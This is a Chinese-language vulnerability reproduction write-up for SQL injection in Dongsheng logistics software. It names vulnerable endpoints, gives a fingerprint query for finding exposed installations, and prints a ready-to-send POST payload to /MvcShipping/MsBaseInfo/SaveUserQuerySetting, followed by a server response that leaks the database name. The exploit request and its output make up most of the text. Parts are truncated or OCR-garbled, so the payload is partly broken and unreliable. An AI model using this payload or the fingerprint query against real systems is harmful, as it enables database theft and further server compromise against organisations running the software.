


D14-3东胜-物流软件-SQL

漏洞描述：

东胜物流软件 TCodeVoynoAdapter.aspx、/TruckMng/MsWIDriver/GetDataList、/MvcShipping/MsBaseInfo/SaveUserQuerySetting等接口处存在 SQL 注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

微步资产测绘: app=东胜物流软件

漏洞复现：

payload:

```
POST /MvcShipping/MsBaseInfo/SaveUserQuerySetting HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

formname=MsRptSaleBalProfitShareIndex'+AND+2523+IN+(SELECT+(CHAR(113)%2bCHAR(120)%2bCHAR(112)%2bCHAR(113)%2bCHAR(113)%2b(SELECT+SUBSTRING((ISNULL(CAST((+db_name%28%29)+A
```

效果图:

查询当前数据库

Request

< > 数据包扫描 热加载 构造请求

```
1 POST /MvcShipping/MsBaseInfo/SaveUserQuerySetting HTTP/1.1
2 Host : .8122
3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
4 Accept-Encoding: gzip
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
6 Gecko) Version/12.0.3 Safari/605.1.15
7 formname=MsRptSaleBalProfitShareIndex'+AND+2523+IN+(SELECT+(CHAR(113)%2bCHAR(120)%2bCHAR(112)%2bCHAR(113)%2bCHAR(113)%2b(SELECT+SUBSTRING((ISNULL(CAST((+db_name%28%29)+A
8 SALE%22%3A%22%5Cu91d1%5Cu78ca%22%2C%22PS_OP%22%3A%22%2C%22PS_EXPDATEBGN%22%3A%22%2020-02-01%22%2C%22
9 PS_EXPDATEEND%22%3A%22%2020-02-29%22%2C%22PS_STLDATEBGN%22%3A%22%2C%22PS_STLDATEEND%22%3A%22%2C%22
10 %22PS_ACCDATEBGN%22%3A%22%2C%22PS_ACCDATEEND%22%3A%22%2C%22checkboxfield-1188-inputE1%22%3A%22
11 on%22%2C%22PS_CUSTSERVICE%22%3A%22%2C%22PS_DOC%22%3A%22%2C%22hiddenfield-1206-inputE1%22%3A%22%2C%22
12 7D}
```

Responses 242bytes / 34ms

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/10.0
6 Set-Cookie: ASP.NET_SessionId=jizz41i0bbkv
7 X-AspNetMvc-Version: 2.0
8 X-AspNet-Version: 4.0.30319
9 X-Powered-By: ASP.NET
10 Date: Mon, 27 Nov 2023 15:02:43 GMT
11 Content-Length: 242
12
13 {
14   "Success": false,
15   "Message": "保存出现错误，请重试或联系系
16     'qxqqShippingWeb_QDQXCTqzkqq' 转换成数
17   "Message2": null,
18   "Data": "",
19   "DataBody": null
```